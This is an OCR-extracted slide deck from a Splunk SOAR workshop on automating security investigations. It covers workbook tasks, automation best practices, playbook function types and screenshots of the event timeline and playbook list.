




- Create a new workbook
- Assign users to tasks
- Configure a phase and task
- Configure task SLA's
- Add actions to tasks
- Add a new phase and task
- Promote event to case



Demote a case back to an event



Automating the Investigation



splunk® turn data into doing™

Automating the Investigation





Manual



Automated

splunk> turn data into doing®

Automating the Investigation



Automation Strategies

Best Practices

First step towards automation is identifying the scenarios. Ask your team:


- Where do you spend the bulk of your time?
- What steps are taken and in what order?

Once that's been done be sure to **document and diagram**

- Be sure the steps and decisions at each point match what your target-state process and not just “what’s always been done”
- As you’re walking through the whiteboard, determine the time spent for the analyst on each step
- How many times is this scenario carried out on average per day?


Automating the Investigation

What we'll be building today



Playbook Functions

-  **Action** – Use a configured App to perform a task
-  **Playbook** – Call another Playbook
-  **Code** - Use custom Python code in the playbook
-  **Utility** – Use pre-written custom functions or make calls to the SOAR API
-  **Filter** - Gather a subset of artifacts
-  **Decision** – Use logic operators to change the flow of the playbook
-  **Format** – craft custom strings and messages
-  **Prompt** – Ask a user for input



splunk > turn data into doing®


Automating the Investigation

The screenshot shows the Splunk SOAR interface. At the top, there's a navigation bar with 'splunk>' and 'SOAR' buttons, a search bar, and a user notification for 'Alice Bluebird'. Below the navigation is a header with 'events MEDIUM TLP:AMBER' and 'Tenant: Tenant 1'. The main area features a 'Timeline' view with a horizontal axis from 2019 Mar to 2021 Dec. A pink callout box with the text 'Click!' points to the timeline area where several events are listed. The events include:


- Activity Started
- Threat Activity Detected
- Activity Ended
- Created on Splunk S...
- user initiated block u...
- user initiated geoloc...
- user initiated file rep...
- user initiated lookup
- user initiated domai...
- Event reassigned to

On the left side, there are sections for 'Response Workbook - User 1' (with tabs for 'Activity', 'Workbook', 'Guidance', and 'Timeline'), 'Detection 0/4' (with sub-items like 'Current phase', 'Tasks completed', etc.), 'TASKS (4)' (including 'Report incident response execution' and 'Document associated events'), and 'Analysis 0/12' (with sub-items like 'Current phase', 'Tasks completed'). At the bottom, there are 'Widgets' and 'Notes' sections, with a 'BlueCoat' widget showing 'BLOCKED URLs' for 'fpetaardella.band'. A note at the bottom right says 'A Google Maps API Key is required.'

Automating the Investigation




Automating the Investigation




The screenshot shows the Splunk SOAR interface for managing playbooks. At the top, there's a navigation bar with tabs for 'Playbooks', 'Custom Functions', and 'Custom Lists'. Below the navigation is a search bar labeled 'Search playbook names'. The main area displays a table of playbooks with columns for NAME, SUCCESS, FAILED, LABEL, REPO, CATEGORY, STATUS, MODE, TYPE, PYTHON VERSION, CREATED, UPDATED BY, and TEST. Each row contains a brief description of the playbook's purpose. A pink box highlights the '+ PLAYBOOK' button in the top right corner of the dashboard, with a callout bubble containing the word 'Click!'. The bottom right corner of the dashboard features the Splunk logo with the tagline 'turn data into doing'.

NAME	SUCCESS	FAILED	LABEL	REPO	CATEGORY	STATUS	MODE	TYPE	PYTHON VERSION	CREATED	UPDATED BY	TEST
active_directory_reset_password	0	0	events	community	Use Cases	Inactive	Classic	Automation	3.6	Feb 17th 2021 at 5:50 pm	Philip Royer - remo...	Edit
advanced_playbook_tutorial	0	0	events	community	Use Cases	Inactive	Classic	Automation	3.6	Jan 26th 2021 at 3:10 pm	Jan 26th 2021 at 3:10 pm	Philip Royer - remo...
alert_desescalation_for_test_machines	0	0	events	community	Use Cases	Inactive	Classic	Automation	3.6	Feb 17th 2021 at 6:00 pm	Feb 17th 2021 at 6:00 pm	Philip Royer - remo...
alert_escalation_for_attacked_executives	0	0	events	community	Use Cases	Inactive	Classic	Automation	3.6	Feb 17th 2021 at 6:03 pm	Feb 17th 2021 at 6:03 pm	Philip Royer - remo...
aws_disable_user_accounts	0	0	*	community	Cloud	Input	Modem	Input	3.6	Nov 1st 2021 at 8:31 pm	Nov 1st 2021 at 8:31 pm	Philip Royer - remo...
aws_find_inactive_users	0	0	aws find inactive users	community	Cloud	Inactive	Modem	Automation	3.6	Nov 1st 2021 at 8:44 pm	Nov 1st 2021 at 8:44 pm	Philip Royer - remo...


Automating the Investigation



